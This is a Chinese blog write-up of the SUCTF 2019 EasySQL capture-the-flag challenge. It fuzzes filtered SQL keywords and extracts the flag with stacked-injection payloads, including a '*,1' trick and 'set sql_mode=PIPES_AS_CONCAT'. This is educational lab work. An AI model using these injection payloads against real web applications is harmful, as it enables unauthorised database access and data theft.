

# CTF [SUCTF 2019]EasySQL writeup 堆叠注入 | || \*的使用

原创

baynk 于 2020-04-01 12:20:52 发布 2095 收藏 8

分类专栏: [# BUUCTF Writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/u014029795/article/details/105241226>

版权



[BUUCTF Writeup](#) 专栏收录该内容

7 篇文章 1 订阅

订阅专栏

专挑注入的题先做。。。

## 0x01 干干干

Load URL

Split URL

Execute

Post data  Referrer

Give me your flag, I will tell you if the flag is right.

<https://blog.csdn.net/u014029795>

给 flag,

Load URL

Split URL

Execute

Post data  Referrer

Give me your flag, I will tell you if the flag is right.

Nonono.

<https://blog.csdn.net/u014029795>

然后又试了 ' , " , -1 等查找注入点的参数，发现存在整形注入，出现 Nonono. 都是被检测出来有过滤，于是去 fuzz 了下。

3	&	200	<input type="checkbox"/>	<input type="checkbox"/>	507
4	&&	200	<input type="checkbox"/>	<input type="checkbox"/>	507
12	"	200	<input type="checkbox"/>	<input type="checkbox"/>	507
19	and	200	<input type="checkbox"/>	<input type="checkbox"/>	507
20	or	200	<input type="checkbox"/>	<input type="checkbox"/>	507
21	if	200	<input type="checkbox"/>	<input type="checkbox"/>	507
23	sleep	200	<input type="checkbox"/>	<input type="checkbox"/>	507
24	regexp	200	<input type="checkbox"/>	<input type="checkbox"/>	507
30	like	200	<input type="checkbox"/>	<input type="checkbox"/>	507
32	from	200	<input type="checkbox"/>	<input type="checkbox"/>	507
33	union	200	<input type="checkbox"/>	<input type="checkbox"/>	507
36	insert	200	<input type="checkbox"/>	<input type="checkbox"/>	507
38	delete	200	<input type="checkbox"/>	<input type="checkbox"/>	507
39	update	200	<input type="checkbox"/>	<input type="checkbox"/>	507
41	create	200	<input type="checkbox"/>	<input type="checkbox"/>	507
42	where	200	<input type="checkbox"/>	<input type="checkbox"/>	507
47	order	200	<input type="checkbox"/>	<input type="checkbox"/>	507
52	floor	200	<input type="checkbox"/>	<input type="checkbox"/>	507
59	updatexml	200	<input type="checkbox"/>	<input type="checkbox"/>	507
60	extractvalue	200	<input type="checkbox"/>	<input type="checkbox"/>	507

这些都是被过滤的，于是发现有个 | 和 || 没有被过滤，可以搞盲注，但是 or 被过滤了，information 也连带着用不了，这玩意用不了常规的注入好像也没用，报错信息也关了，报错注入也用不了。于是又看前端的输出感觉像堆叠注入，var\_dump() 的感觉

Give me your flag, I will tell you if the flag is right.

Submit Query

Array ( [0] => 1 )

确实 ; 也没有过滤，但是又发现这次预处理语句好像没法用，因为 from 被过滤了。。。

最后只能查出一个 datadabes()

Post data


query=database();select 1

Give me your flag, I will tell you if the flag is r

Submit Query

Array ( [0] => ctf ) Array ( [0] => 1 )

这里卡了一会，然后突然发现，我为啥不直接 `select * from xxx` 呢，走一波。。。



Give me your flag, I will tell you if the flag is right.

<https://blog.csdn.net/u014029795>

结果是空白的。。。很奇怪，这个 `*` 也没有被过滤阿。难道 `sql` 不是这样的吗？

```
sql = "select $_POST['query'] from xxx";
```

然后想着之前 `fuzz` 结果中的 `|` 也没有被过滤，难道要联起来一起用？

想不明白到底是做了什么过滤，才会让 `*` 不能使用，于是用自己环境测试了下，结果让人出乎意料。。。

```
mysql> select * from test;
+-----+-----+
| id  | name |
+-----+-----+
|  1  | baynk |
|  2  | cisco |
+-----+-----+
2 rows in set (0.00 sec)

mysql> select 1 from test;
+----+
| 1 |
+----+
| 1 |
| 1 |
+----+
2 rows in set (0.00 sec)

mysql> select a from test;
ERROR 1054 (42S22): Unknown column 'a' in 'field list'
```

以上测试的结果都和题目当中一样。那么我又一次相信我的判断可能是没有错。。。但是为啥就是不出来，真的是奇了怪，于是又进行了第二轮的测试。

```
mysql> select 1|id from test;
+-----+
| 1|id |
+-----+
|  1 |
|  3 |
+-----+
2 rows in set (0.00 sec)

mysql> select a|id from test;
ERROR 1054 (42S22): Unknown column 'a' in 'field list'
mysql> select *|id from test;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '|id from test' at line 1
```

我去，\*原来不能和|一起用。。。

那有可能题目的sql为

```
sql = "select $_POST['query'] | col_xxx from table_xxx";
```


我擦，union也不能用，表名也不清楚，\*没法玩，于是看了一下writeup。。。想死-.-

hhh，我居然把,给忘了。。。

```
mysql> select *,1|id from test;
+-----+-----+-----+
| id  | name | 1|id |
+-----+-----+-----+
|  1  | baynk |  1  |
|  2  | cisco |  3  |
+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>
```

这样就可以了，\*就单独出来了，用1去和id做运算，所以这里不需要使用堆叠注入。。。



Give me your flag, I will tell you if the flag is right.

Array ( [0] => flag{2e592e0f-bd5b-462d-808e-8c5eb77894bf} [1] => 1 )

## 0x02 错误的尝试

拿到 `flag` 以后，才知道自己为什么 `show tables` 和 `show databases` 为没有回显，只能 `select database()` 了。。。

是因为后面的语句 `from table_xxx` 没有处理掉，再来一次。

Post data

```
query=1;show tables;select 1
```

Give me your flag, I will tell you if the flag is right.

Array ( [0] => 1 ) Array ( [0] => Flag ) Array ( [0] => 1 )

<https://blog.csdn.net/u014029795>

再来一次，知道表名就直接拿 `flag`

Post data

```
query=1;select * from Flag;select 1
```

Give me your flag, I will tell you if the flag is right.

Nonono.

<https://blog.csdn.net/u014029795>

我擦，这是真的狠，我忘了表名也是 `Flag` 也要被过滤的。。。而且 `from` 我也绕不过阿，，服了服了。


卧槽，突然想到 `dnslog` 外带信息好像可以绕过这个，不过鬼知道有没有权限，算了还是不搞了。。。

## 0x02 预期解

看一个 `writeup` 上说，上面的解法是非预期解，预期解应该是 `1;set sql_mode=PIPES_AS_CONCAT;select 1`。

听都没听过，去查了下 `set sql_mode=PIPES_AS_CONCAT`，用来处理 `|` 的符号的，将 `或` 操作改成 `连接` 操作。

太需要博学了。。。先看下开启了哪些功能




The screenshot shows a web proxy tool interface. At the top, there are three buttons: "Load URL", "Split URL", and "Execute". The "Load URL" field contains the URL: `http://6c1316d0-d41f-47c3-8088-3b77ba9bbc0c.node3.buuoj.cn/`. Below the URL field, there are several checkboxes and buttons:  Post data,  Referrer,  0xHEX,  %URL,  BASE64, , , and  Replace All. The "Post data" field contains the payload: `query=@@sql_mode;select 1`.

Give me your flag, I will tell you if the flag is right.

Array ( [0] => STRICT\_TRANS\_TABLES,ERROR\_FOR\_DIVISION\_BY\_ZERO,NO\_AUTO\_CREATE\_USER,NO\_ENGINE\_SUBSTITUTION ) Array ( [0] => 1 )

<https://blog.csdn.net/u014029795>

再用 `payload` 上。



The screenshot shows the same web proxy tool interface. The "Post data" field now contains the payload: `query=1;set sql_mode=PIPES_AS_CONCAT;select 1`. The checkboxes and buttons above are the same as in the previous screenshot.

Give me your flag, I will tell you if the flag is right.

Array ( [0] => 1 ) Array ( [0] => 1flag {2e592e0f-bd5b-462d-808e-8c5eb77894bf} )

<https://blog.csdn.net/u014029795>

然后我想查一下 `mode` 设置完了以后会变成什么样子，结果，坑爹。。。

Give me your flag, I will tell you if the flag is right.

Too long.

而且上面的 `payload` 多个空格都不行，果然是预期解，牛逼。